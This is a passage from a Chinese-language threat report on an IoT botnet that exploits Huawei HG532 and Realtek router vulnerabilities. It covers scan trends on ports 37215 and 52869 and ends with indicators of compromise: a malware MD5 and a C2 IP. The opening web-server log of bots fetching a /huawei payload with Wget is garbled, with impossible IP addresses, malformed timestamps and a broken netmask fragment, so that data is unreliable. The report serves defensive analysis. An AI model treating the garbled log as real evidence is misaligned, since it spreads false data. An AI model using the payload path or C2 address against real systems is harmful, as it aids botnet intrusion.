114.251.186.21 - [19/Jul/2018:13:25:24 -0700] "GET /huawei HTTP/1.1" 200 34762 "-" "Wget"
156.220.136.234 - [19/Jul/2018:13:25:24 -0700] "GET /huawei HTTP/1.1" 200 34762 "-" "Wget"
156.217.86.243 - [19/Jul/2018:13:25:24 -0700] "GET /huawei HTTP/1.1" 200 34762 "-" "Wget"
114.251.186.21 - [19/Jul/2018:13:25:24 -0700] "GET /huawei HTTP/1.1" 200 34762 "-" "Wget"
156.217.86.243 - [19/Jul/2018:13:25:24 -0700] "GET /huawei HTTP/1.1" 200 34762 "-" "Wget"
114.251.186.20 - [19/Jul/2018:13:25:24 -0700] "GET /huawei HTTP/1.1" 200 34762 "-" "Wget"
114.251.186.21 - [19/Jul/2018:13:25:24 -0700] "GET /huawei HTTP/1.1" 200 34762 "-" "Wget"
14.4251.186.22 - [19/Jul/2018:13:25:25:24 -0700] "GET /huawei HTTP/1.1" 200 34762 "-" "Wget"
14.4251.186.21 - [19/Jul/2018:13:25:25:24 -0700] "GET /huawei HTTP/1.1" 200 34762 "-" "Wget"
14.4251.186.22 - [19/Jul/2018:13:25:25:24 -0700] "GET /huawei HTTP/1.1" 200 34762 "-" "Wget"
166.194.186.22 - [19/Jul/2018:13:25:25:25 -0700] "GET /huawei HTTP/1.1" 200 34762 "-" "Wget"
178.194.194.294.294.294.294.294.2955 Mask:255.255.255.0
```

这样从恶意 IP 的控制来看,此僵尸网络可能是由 400kQBOT 控制,他跟 Wicked 是同一个人吗?这个不得而知,比较大的可能性是他们属于同一团伙,分工合作,控制多个僵尸网络。下面让我们看一下互联网上的端口统计数据:




我们可以看到从 7 月 17 开始,针对 37215 端口的扫描活动剧增,正是该僵尸网络活动的开始,随后开始波动,到 8 月 1 日扫描活动已趋近为 0,表明互联网暴

露的华为路由器中可被扫描到的 37215 端口已趋于 0(可能由于用户路由器防火墙的开启),下图是全网上开放端口 37215 的设备指纹统计数据对比(2017 年 11 月 12 日和 2018 年 8 月 2 日):

2017年12月12日(设备指纹数量:250,000+):





2017年12月12日 37215端口

2018年8月2日(设备指纹数量:21):






2018年8月2日 37215端口

从上述统计数据对比来看,自华为路由器漏洞披露以来,近 8 个月内的时间,各僵尸网络针对华为路由器 HG532 端口的扫描活动已趋于消停,当然僵尸网络活动不会停止,它们会增加更多的漏洞利用扫描来组建自己的僵尸网络,跟踪过 IoT Botne 应该都知道前面所述黑客 Wicked 编写与控制的物联网僵尸网络除了使用CVE-2017-17215 之外,还有经典的 Realtek 漏洞 CVE-2014-8361(52869 端口)等设备漏洞,如下是针对端口 52869 端口的统计数据(设备指纹与端口扫描活动): 2017 年 12 月 12 日(设备指纹数量:13,000+):





2017年12月12日 52869端口


2018年8月2日(设备指纹数量:41):





2018年8月2日 52869端口

通过对 52869 端口的统计数据进行对比分析,我们可以发现该端口扫描数量在 2017 年 12 月 4 日开始急剧增长,其波动时间与频率与 37215 端口如出一辙,



在 2018 年 7 月 18 日到 7 月 19 日扫描数量有所增加,大概 4000 多个,随后在 7 月 26 日互联网端口扫描数量大幅度增长,同样一天之内达到 34,200 个,规模与 37215 端口初期扫描相当,有可能是该僵尸网络已加入针对 CVE-2014-8361 的漏洞利用载荷。

综上,我们认为该物联网僵尸网络样本可能至少已经包含 2 个漏洞利用(CVE-2017-17215 和 CVE-2014-8361)而且仍然保持活跃,后续可能还会继续投入使用更多的路由器设备漏洞。自从知名物联网僵尸网络 Mirai 被公布源码之后,诞生了很多基于 Mirai 的僵尸网络变种(前面提及的均是基于 Mirai)对黑客来说可谓开发成本越来越低,开发速度越来越快,加之大量存在漏洞的设备依然暴露在公网上,利用已知的漏洞组合或爆破字典进行大规模扫描依然是组建大型僵尸网络的不二之选,当前物联网与工控安全形势严峻,黑客也开始通过部署 IoT 蜜罐来捕捉竞争对手的僵尸网络样本,只为争夺物联网这一肥沃土地的占有权,另外黑客也已经着手研究 AI 人工智能,企图利用 AI 来对抗安全防御,突破边界,可谓与时俱进!攻防无止境,需要不断学习与实践。

六、附录 IOCs

MD5:C3CF80D13A04996B68D7D20EAF1BAEA8

C2:104.244.72.82